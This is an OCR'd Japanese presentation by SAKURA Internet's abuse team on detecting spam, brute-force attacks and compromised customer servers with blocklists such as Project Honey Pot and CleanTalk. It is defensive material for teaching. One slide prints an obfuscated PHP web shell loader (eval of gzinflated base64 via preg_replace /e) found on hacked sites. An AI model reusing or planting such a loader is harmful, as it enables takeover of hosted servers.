
SAKURA Internet

www.sakura.ad.jp

不正行為検出・対策について ホスティング事業者の取り組み

さくらインターネット株式会社 abuse対策チーム 山下健一



2016年10月4日

ホスティング事業者の状況・そして本日のお題

通信事業者として遵守すべき法規

- 通信の秘密・電気通信事業法
- データの保護・お客様の情報資産・プライバシー

法的義務であるので「守らなければならない」だけでなく、
サービス・企業イメージ維持向上のためにも「積極的に守っていくべき」

置かれている現状

- サービス価格低下とともにユーザーの数・層が変化
- 意図せず不正行為の踏み台に利用されてしまうユーザー
- 意図して不正行為を働くユーザー
- いまさら鎖国するのか

事業者としてどのように不正行為を検出、対策しているのか
その手法・内情をご説明いたします

SAKURA Internet

共有ホスティングサービス

- さくらのレンタルサーバ
  - 2013年3月 さくらのレンタルサーバ 契約件数30万件突破
    http://www.sakura.ad.jp/press/2015/0827_vps-5th/


専用ホスティング・仮想化ホスティングサービス

- さくらのクラウド
- さくらのVPS
  - 2015年8月 さくらのVPS 利用中件数 75,000件突破
    http://www.sakura.ad.jp/press/2015/0827_vps-5th/
- さくらの専用サーバ
  - 2009年4月 専用サーバ稼動数が 10,000台突破
    http://www.sakura.ad.jp/press/2009/0422_dedicated_server_10000.html

共有ホスティングサービスの不正対策

SAKURA Internet

- さくらのレンタルサーバ



- 2週間お試し期間
- PHP4/PHP5
- メールアドレス無制限
- 各種CMS利用可能

- DNSBLをモニター

  レンタルサーバのIPアドレスをDNSBLに問い合わせ、登録されていないかモニター

  - The Spamhouse Block List (SBL)
  - Spam and Open Relay Blocking System (SORBS)
  - Barracuda Reputation Blocklist (BRBL)

- 登録検知をトリガーにSPAM送信原因調査
  - 大半が SMTP Auth パスワードクラック被害
    とにかく多い！
  - ほかには・・・

不正アクセスにより、どのように悪用されるのか

SAKURA Internet

なんだよこれ……。（‘A`）

```
<?php
$auth_pass = “b5b55ece****"."97e8893189b7ef30****";
$color = "#df5";
$default_charset = 'Windows-1251';
extract(array("default_action" => 'FilesMan', 'default_use_ajax' => true));
$BB =
"¥x65¥x76¥x61"."¥x6C¥x28¥x67¥x7A¥x69"."¥x6E¥x66¥x6C¥x61¥x74¥x65¥x28"."¥x62¥x61¥x73¥x65¥x36¥x34"."¥x5F¥x64¥x65¥x63¥x6F"."¥x
64¥x65¥x28'7XZZZ1re9s2z/DZZZn9VcwmjfZq+PYTtu7s2MnaZZZQ5t2jTpcugp6ePJsmxrkS1PkuNkWf77C4CkREqy43S738N1vbufp7FIEARJkARBAHT7xR
VnNIlui4XZZZO6d7Jx72TC/PN2dmHzjl8dbZf7x2dmd9KJXZZZbHCtPQCbYHzjgKWYtZQWDZZZdFo3XZZZvj/wHKPMjFNvGkzwx/vTo1d+hL9cq2MF9tC9dgL8
/GKNe84N/jqxRl0PEktN5vaZZZLk8AZdEZWZA+L5prJKswdTTy/5xTNv82yWm0J8sw1FxMfoHXZZZoWDZZZ0nKFLuWq1SZc+qz9iRH7F9fzrumVCvc+NGTXZZZ
YP/9tyx24ndKKi6QSBH3Q8f2CWj84PDZZZwEqyYPUDZZZuWHZrmq5Yysm45z49jTyPXZZZHncgdOQICcumz47kjNyrGaZZZSNr4NqdP6d+5ISdYDZZZpGGJ7bc
/ruGNr96fS4A607PTg+gsaZZZaZZZ9cpzk3fVIF18MLGL1OL+dGwjAQzKhlHgTkLPCodOWCzQSCFI4ETTYMzcsMMHT+Zs8sEExBOqWi2OfS3AGiwPL/ZhofPh+
PQMmCJTN2UATKGzc3z87mAvF4ZnEaZZZaZZZ4FbPQP/QH7riIhPdcp2hsAJswy3MH45YNzOAE7Y2+H4zYyImGfq818cOo/cEKw5kf9Bpswx1PphGLbidOaZZZy
JS2dgaZZZ8aZZZ+2mh1OuzA87Nrypk7LbLfN9sYaZZZYoY/UGXZZZb0AlDZZZ8p3I9v0rIKpwBd1zTZNDZZZtOKicPUNGlm4brIMGOJxk+lmTaZZZNhB6mh8YM
MN0R+4n!
                                        中略
72zOq73MVJlq1lUgHw1pbrMeL46k/+UG9aZZZx73J8pjWZeaZZZs7fZnUxMHsSEHFrnvMqDZZZb7qSIxDZZZMSzK8R+fyNZilaZZZ+GQXZZZUycwPuWKNPwLYs
P6NXZZZL5j6jgShibdJ6bXZZZ39PykdTHYDZZZfiIfV3hM42zZOO72pMZsWaZZZq5sMWtii2O5bZT+GDZZZNb6nwtlVumZPABid774/P9jrbu7sneHg2oA/+i/
0mjqKZ28A4WEbiaZZZoKmG+VCRJLMTDZZZHh6FMQWOYHkJJ555Jkw2kSLlSGPJ2VlFixs/KW9nZkEWpRI5rOhIdpXZZZpAGZFW6MOwXZZZjbVoNFnrTioTzyir
uwUKJhh3pMV4NA8DZZZx4wl0Cyt6mG19lrPuV5DZZZhqFIbuxnlGpDZZZz3EmxVoi1OsCGtaZZZRhAwxJiGzpjfsbzYInAnjZNHTNyijGWilQkElVKpLzXZZZm
ttNOttEUrNXZZZlrUUPt3IYaZZZ2mtI/52W24tbbsctf6QUerITh/tLvQsBHGol75kaZZZU/LwwYP4ZDZZZjp0FcRY6XZZZhl3hvUOaZZZKT8rGB4XZZZV7E+n
xx2YoqcHx0eQG1p9ZwTMSllb7thFV5WiicmdET3qyuIYbU4Agjc9lmCpzzk5MCOz70Hc58T0t3hQDZZZOXZZZ2hQeV7fCeoLNq9ulb+iR9aZZZwo80ZtZXZZZK
2r56dUYJbQgDZZZn2wbjvy2c5cgh8gAi9LbaZZZFz7lC13SwzDZZZxAYT72vwA='¥x29¥x29¥x29¥x3B";
$AA = str_replace("ZZZ", "", $BB);
$CC = "/.*/e";
preg_replace($CC,$AA,".");
?>
```

不正アクセスにより、どのように悪用されるのか

SAKURA Internet

ブラウザで開くとこんなのだったり……

不正アクセスにより、どのように悪用されるのか

こんなのだったりするのです。

ここからが長い

- 問題ファイルの削除までは速やかに出来る
- 問題ファイルがなぜ設置されたか、設置経路の原因対策がお客様自力では困難な場合が多い
- 再発する

- 再発して対策、再発して対策、繰り返しになりやすい

意図してやっている場合？

- 意図したSPAM送信に利用される例はないか？
  - SPAM本文には大抵なにかのURLが記載されている。
  - URL＝ドメイン（レジストラ+DNS）＋ウェブサーバが必要

abuse@sakura.ad.jp に届くSPAM通報の例

- ドメインは他社、ウェブサイトも他社、SPAM発信はさくら
- ドメインは他社、ウェブサイトがさくら、SPAM発信は他社
- ドメインは他社、ウェブサイトも他社、SPAM配信も他社、URL転送サービスがさくら内
- ドメインは他社、ウェブサイトも他社、SPAM配信も他社、全部他社で苦情届け先にさくらを誤爆
- 他の事業者様も対策に苦労している様子

さくらのレンタルサーバにおける対策

- 一定時間内の送信可能メール通数を制限
  - 意図的なSPAM送信対策効果
- 外部レジストラ登録ドメインの持込を禁止
  - お試し期間中の制限事項・スパマーのウェブサイト公開対策
- 日本国外IPアドレスのフィルタリング
  - SMTP Auth パスワードクラック被害軽減効果

専有・仮想化ホスティングサービスの不正対策

- さくらのクラウド
- さくらのVPS
- さくらの専用サーバ

- 管理者（root, administrator）権限をお貸し出し
- OSもISOファイルから自由にインストール可能

外科的病理診断と内科的病理診断

『ブラックジャックによろしく』
2006, 佐藤秀峰・著, 漫画 on web

外科的病理診断と内科的病理診断

『ブラックジャックによろしく』
2006, 佐藤秀峰・著, 漫画 on web

外科的病理診断と内科的病理診断

SAKURA Internet

- 共有ホスティング(さくら管理)
  - 外科手術ができる
  - HTML, PHP, 必要を認めるならソースを読むことも可能
  - access_log, maillog だって読めちゃう！
- 専有ホスティング(お客様管理)
  - 外から眺めるだけ。
  - 通信の秘密を守らねばならず、問題調査において不正アクセスと疑われうる手法も避けなければならない。
  - 内科診察で言うところの触診や聴診に例えられうる調査も可能な範囲に制限がある。
- では、どーやって調査診断するのか

DNSBLをモニターする？

- たとえばDNSBLは使えるか？　使えない
- 問題の検出日時がわからない
- 問題のメールの詳細が一切わからない
- 継続しているのか収束しているのか再発したのかわからない

- 1IPずつブラックリスト団体のウェブサイトで詳細確認とか無理

例・Project Honey Pot にSPAMメール検出履歴を照会する

SAKURA Internet

Project Honey Pot (https://www.projecthoneypot.org/)

例・Project Honey Pot にSPAMメール検出履歴を照会する

SAKURA Internet

```
# mail.example.com (192.168.1.3)
$ dig +short ${API_KEY}.3.1.168.192.dnsbl.httpbl.org
127.1.20.1
```

- API Key を取得することで dig等コマンドを用いSPAM検出を問い合わせ可能
  - 多数のIPを一気に問い合わせることができる
- 第二オクテットは最新SPAM検出後の経過日数
  - 最新検出日情報がわかることが重要
- http://www.projecthoneypot.org/ip_192.168.1.3 形式のURLでSPAM検出の詳細情報を閲覧可能

SAKURA Internet

CleanTalk (https://cleantalk.org/)

- ウェブサイトのコメントスパム対策
- 幅広いCMSに対応
- WordPressに対応し利用者が多い
- ブロック日時・履歴を公開

CleanTalk AntiSpam

Drupal

phpBB creating communities

MediaWiki

例・CleanTalk のコメントスパムブロック履歴を活用する

SAKURA Internet

CleanTalk（ https://cleantalk.org/blacklists/AS9370 ）

AS9370 SAKURA Internet Inc.

ASN: ASN_ID Find

#	ASN, Organization name	Country	Detected IP addresses	Spam active IP addresses	Spam rate
1	AS9370 SAKURA Internet Inc.	Japan	316 416	215	0.07%

Spam activity log

SPAM active IP addresses in AS9370 SAKURA Internet Inc.

#	Sender IP	Detected	Last seen	Reported as spam
1	160.16.[redacted]	2016-10-01 02:58:08	2016-10-03 03:57:08	27
2	153.125.[redacted]	2016-09-27 07:45:58	2016-09-28 12:17:42	28
3	160.16.[redacted]	2016-09-05 16:55:52	2016-09-12 17:16:54	33
4	160.16.[redacted]	2016-08-30 05:16:24	2016-09-02 17:06:15	31
5	160.16.68.[redacted]	2016-08-27 15:17:01	2016-09-13 05:47:06	51
6	160.16.215.[redacted]	2016-08-20 21:59:03	2016-08-20 21:55:52	4

例・blocklist.de のブロック履歴を活用する

SAKURA Internet

Blocklist.de (https://www.blocklist.de/en/search.html?as=9370)

例・CleanTalk, blocklist.de

SAKURA Internet

- CleanTalk は各種CMSに導入できるコメントスパム対策モジュール
  コメントスパム発信元IPアドレスとコメントスパム検出日時を公開

- Blocklist.de は Bruteforce アタック対策のために Linux/Unix 環境に導入できるソフトウェア “fail2ban” がbanした通信元IPアドレスをブラックリスト化して公開

検出数/最新検出日時情報が公開されていることから、
お客様への説明に利用しやすい

セカンドオピニオンが重要

SAKURA Internet

- ブラックリストの情報を鵜呑みにするわけではない
  - 各ブラックリストの検出感度(検出の速さ)・検出内容・信頼性(誤検出有無)は時間をかけて評価する必要がある
  - 複数の情報を組み合わせることで信頼性を確認
  - Project Honey Pot は各種DNSBLと組み合わせる
  - CleanTalk は StopForumSpam (https://stopforumspam.com/) と組み合わせる
  - BlockList.de は OpenBL (https://www.openbl.org/) と組み合わせる
- ブラックリストそれぞれを個別に確認するのは手間がかかる
- 複数ブラックリストの横断確認は FireHOL (http://iplists.firehol.org/)が便利
  - 各種ブラックリストの情報を収集、GitHub に公開 https://github.com/firehol/blocklist-ipsets

外部ブラックリストを参照すると何が検出ができるか

SAKURA Internet

- DoS・DDoS発信
- SSH/SMTP宛等のブルートフォースアタック
- コメントスパム
- フィッシングサイト・マルウェア
- オープンプロキシ、SPAMボット、クラックされたサーバの検出に効果

- 直接検出できない
  - C&Cサーバ、ゾンビサーバ
  - 標的型攻撃メールの送信

ファイルアップロード可能な脆弱性があるなら結局は同じこと

どういう利用者が検出されるか

SAKURA Internet

- さくらインターネット社内利用IPも散発検出
  - 開発担当者・サポート担当者の検証環境
  - お客様向け試用・検証用一時提供環境
  - バックオフィス
- 世間一般のサーバ・サイト管理者の場合も同様ではないか？
  - 試用・検証環境は管理が甘い

加害者にならないために何が必要か

SAKURA Internet

- CMSアップデートしましょう（プラグインも同様)
  - ウェブサイト公開しかしてないし、メールサーバ運用してないから、SPAM発信なんてウチ関係ないもん、とはならない
  - 変なデータやプログラムが勝手に置かれていませんか
- ちゃんとパスワードつけましょう
  試験環境やテンポラリ環境も同様に！
- サーバにはファイアウォールを設定しましょう
  - 問題発生後にファイアウォール設定しても効果はない
  - 意図せず公開状態になっているポートがありませんか
- 野良サーバーありませんか

終わりに・公的通報窓口

- 事業者として警戒しつつも、問題検出には限界がある
- 外部からの苦情通報が重要（ホスティング他社様も同様と思われる）

- 弊社に通報いただく外部組織・機関様の例
  - インターネットホットラインセンター（違法情報）
  - 日本データ通信協会（SPAM）
  - JPCERT/CC （Web改ざん・DoS・不正アクセス等）

- IPA/情報処理推進機構ウェブサイト
  「身近な情報セキュリティ相談窓口」の紹介コンテンツ